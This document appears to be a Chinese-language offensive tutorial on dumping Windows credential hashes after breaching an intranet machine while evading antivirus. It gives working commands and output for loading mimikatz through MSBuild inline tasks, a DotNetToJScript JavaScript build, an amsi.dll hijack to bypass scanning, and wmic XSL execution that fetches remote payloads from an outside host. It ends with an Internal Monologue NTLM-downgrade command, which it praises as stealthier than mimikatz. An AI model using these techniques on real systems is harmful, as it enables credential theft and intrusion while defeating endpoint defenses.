
抓取 HASH 的 10001 种方法

前言

在我们内网拿下机器时候，总会需要去抓取机器账户 HASH 值，但是往往大部分情况下机器存在杀软，有杀软的情况下服务器第一时间就干掉了最爱的 mimikatz。



2020-11-26 10:34:03	病毒防护	文件实时监控	发现病毒HackTool/Mikatz.f, 已处理
2020-11-26 10:34:03	病毒防护	文件实时监控	发现病毒HackTool/Mikatz.c, 已处理
2020-11-26 10:34:02	病毒防护	文件实时监控	发现病毒HackTool/Mikatz.c, 已处理
2020-11-26 10:34:02	病毒防护	文件实时监控	发现病毒HackTool/Mikatz.f, 已处理
2020-11-26 10:34:02	病毒防护	文件实时监控	发现病毒HackTool/Mikatz.c, 已处理

操作进程：D:\program\好压 5.9.7.10890 纯净版 x86x64\HaoZip.exe
病毒路径：C:\Users\t0uma\Downloads\Compressed\mimikatz_trunk\x64\mimikatz.exe
病毒名称：HackTool/Mikatz.f
病毒ID：E4CB6812F76E7CF2
操作结果：已处理

我们需要更多的方法去抓取 HASH，常见的方法就不再详细举例了。


Net4.0 执行读取

下载 xml 文件

https://raw.githubusercontent.com/3gstudent/msbuild-inline-task/master/executes%20mimikatz.xml

进入 Net4.0 目录，执行即可。

```
cd C:\Windows\Microsoft.NET\Framework64\v4.0.30319
.\MSBuild.exe 1.xml
```




```
PS C:\Windows\Microsoft.NET\Framework64\v4.0.30319> .\MSBuild.exe 1.xml
Microsoft(R) 生成引擎版本 4.8.3752.0
[Microsoft .NET Framework 版本 4.0.30319.42000]
版权所有 (C) Microsoft Corporation。保留所有权利。

生成启动时间为 2020/12/11 14:45:25。
Preferred Load Address = 140000000
Allocated Space For 63000 at 1CEBEDA0000
Section .text    , Copied To 1CEBEDA1000
Section .rdata   , Copied To 1CEBEDCE000
Section .data    , Copied To 1CEBEDF7000
Section .pdata   , Copied To 1CEBEDFB000
Section .rsrc    , Copied To 1CEBEDFD000
Section .reloc   , Copied To 1CEBEE01000
Delta = 1CD7EDA0000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded cryptdll.dll
Loaded NETAPI32.dll
Loaded NTDSAPI.dll
Loaded RPCRT4.dll
Loaded SHLWAPI.dll
Loaded SAMLIB.dll
Loaded Secur32.dll
Loaded SHELL32.dll
Loaded USER32.dll
Loaded ntdll.dll
Loaded KERNEL32.dll
Loaded msvcrt.dll
Executing Mimikatz

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 17 2015 00:14:48)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 16 modules * * */
```

JS 加载

```
cscript mimikatz.js
```


它已经能被一些敏感的 AV 识别，我们可以对其进行 bypass，通过 DLL 劫持绕过。发现在 ProcessMonitor 可以看到进程调用 C:\Windows\System32\amsi.dll




wscript.exe	5836	CreateFile	C:\Windows\System32\amsi.dll
wscript.exe	5836	QueryBasicInformatio...	C:\Windows\System32\amsi.dll
wscript.exe	5836	CloseFile	C:\Windows\System32\amsi.dll
wscript.exe	5836	CreateFile	C:\Windows\System32\amsi.dll
wscript.exe	5836	CreateFileMapping	C:\Windows\System32\amsi.dll
wscript.exe	5836	CreateFileMapping	C:\Windows\System32\amsi.dll
wscript.exe	5836	Load Image	C:\Windows\System32\amsi.dll
wscript.exe	5836	CloseFile	C:\Windows\System32\amsi.dll
wscript.exe	5836	QueryNameInformatio...	C:\Windows\System32\amsi.dll

我们直接对其 DLL 劫持即可。

```
copy c:\windows\system32\cscript amsi.dll
asmi.dll 11.js
```




```
C:\Users\test\Desktop\DotNetToJScript>amsi.dll 11.js
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

x64/mimikatz.exe
Downloaded Latest
Preferred Load Address = 140000000
Allocated Space For E4000 at 209D1520000
Section .text   , Copied To 209D1521000
Section .rdata  , Copied To 209D15A8000
Section .data   , Copied To 209D15F2000
Section .pdata  , Copied To 209D15F9000
Section .rsrc   , Copied To 209D15FE000
Section .reloc  , Copied To 209D1602000
Delta = 20891520000
Loaded ADVAPI32.dll
Loaded Cabinet.dll
Loaded CRYPT32.dll
Loaded cryptdll.dll
Loaded FLTLIB.DLL
Loaded NETAPI32.dll
Loaded ole32.dll
Loaded OLEAUT32.dll
Loaded RPCRT4.dll
Loaded SHLWAPI.dll
Loaded SAMLIB.dll
Loaded Secur32.dll
Loaded SHELL32.dll
Loaded USER32.dll
Loaded USERENV.dll
Loaded VERSION.dll
Loaded HID.DLL
Loaded SETUPAPI.dll
Loaded WinSCard.dll
Loaded WINSTA.dll
Loaded WLDAP32.dll
Loaded advapi32.dll
Loaded msasn1.dll
Loaded ntdll.dll
Loaded netapi32.dll
Loaded KERNEL32.dll
Loaded msvcrt.dll
Executing Mimikatz

  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
```



```
  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

如何生成 mimikatz 的 js 版本，可以参考看下面的介绍。

https://gist.github.com/pljoel/42dae5e56a86a43612bea6961cb59d1a




```
INSTRUCTIONS:
1. Grab the latest release of mimikatz: https://github.com/gentilkiwi/mimikatz/releases
2. a) Uncomment the building lines from Casey's project in Delivery.Program.Main() (You may want to comment the Exec() line though)
   b) It is going to produce a file.b64, so copy it's content and replace Delivery.Package.file string by it
   c) Comment back the lines helping to make file.b64
   d) In order to help DotNetToJscript add the following lines to the end of katz.cs:

        public class TestClass
        {
          public TestClass()
          {
            /* Start katz */
            Delivery.Program.Main();
          }
        }

   e) Make an .exe :
      C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /unsafe katz.cs

3. a) Build DotNetToJScript project. Note: You don't need to build 'ExampleAssembly' project
   b) Create mimikatz.js using DotNetToJScript you just built and katz.exe you built on step 2:
      C:\< path to DotNetToJScript >\DotNetToJScript.exe -o mimikatz.js -ver auto C:\< path to katz >\katz.exe

4. Launch mimikatz in-memory using javascript:
      cscript.exe .\mimikatz.js
```


这里用 csc 生成了 base64 加密的版本，再用使用 javascript 启动内存中的 mimikatz。

wmic 调用

```
本地：wmic process list /FORMAT:evil.xsl
```




```
E:\>wmic process list /FORMAT:mimikatz.xsl
Downloaded Latest
Preferred Load Address = 140000000
Allocated Space For 65000 at 23CB4370000
Section .text   , Copied To 23CB4371000
Section .rdata  , Copied To 23CB439F000
Section .data   , Copied To 23CB43C9000
Section .pdata  , Copied To 23CB43CD000
Section .rsrc   , Copied To 23CB43CF000
Section .reloc  , Copied To 23CB43D3000
Delta = 23B74370000
Executing Mimikatz

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 17 modules * * */


mimikatz(commandline) # process
```



```
mimikatz(commandline) # process
ERROR mimikatz_doLocal ; "process" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)
```

```
远程：
wmic os get /FORMAT:"https://example.com/evil.xsl"
```



```
C:\Windows\system32>wmic os get /FORMAT:"http://[redacted]/mimikatz.xsl"
Downloaded Latest
Preferred Load Address = 140000000
Allocated Space For 65000 at 14960A90000
Section .text   , Copied To 14960A91000
Section .rdata  , Copied To 14960ABF000
Section .data   , Copied To 14960AE9000
Section .pdata  , Copied To 14960AED000
Section .rsrc   , Copied To 14960AEF000
Section .reloc  , Copied To 14960AF3000
Delta = 14820A90000
Executing Mimikatz

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 17 modules * * */


mimikatz(commandline) # os
ERROR mimikatz_doLocal ; "os" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)
```

Internal Monologue Attack

https://github.com/eladshamir/Internal-Monologue

介绍：通过 SSPI 调用 NTLM 身份验证，通过协商使用预定义 challenge 降级为 NetNTLMv1，获取到 NetNTLMv1 hash。而 NetNTLMv1 hash 可以短时间内使用彩虹表去破解。


这种情况可以在不接触 LSASS 的情况下检索 NTLM 哈希。可以说比运行 Mimikatz 更隐秘，因为不需要向受保护的进程注入代码或从受保护的进程中转储内存。由于 NetNTLMv1 响应是通过在本地与 NTLMSSP 进行交互而引发的，因此不会生成网络流量，并且所选择的挑战也不容易看到。没有成功的 NTLM 身份验证事件记录在日志中。

关于降级 NTLM 攻击可以看看这里

https://www.optiv.com/explore-optiv-insights/blog/post-exploitation-using-netntlm-downgrade-attacks

```
.\InternalMonologue.exe -Downgrade True -Restore False -Imperssonate True-Verbose True -Challenge 1122334455667788
```

成功出现当前的账户 HASH 值。

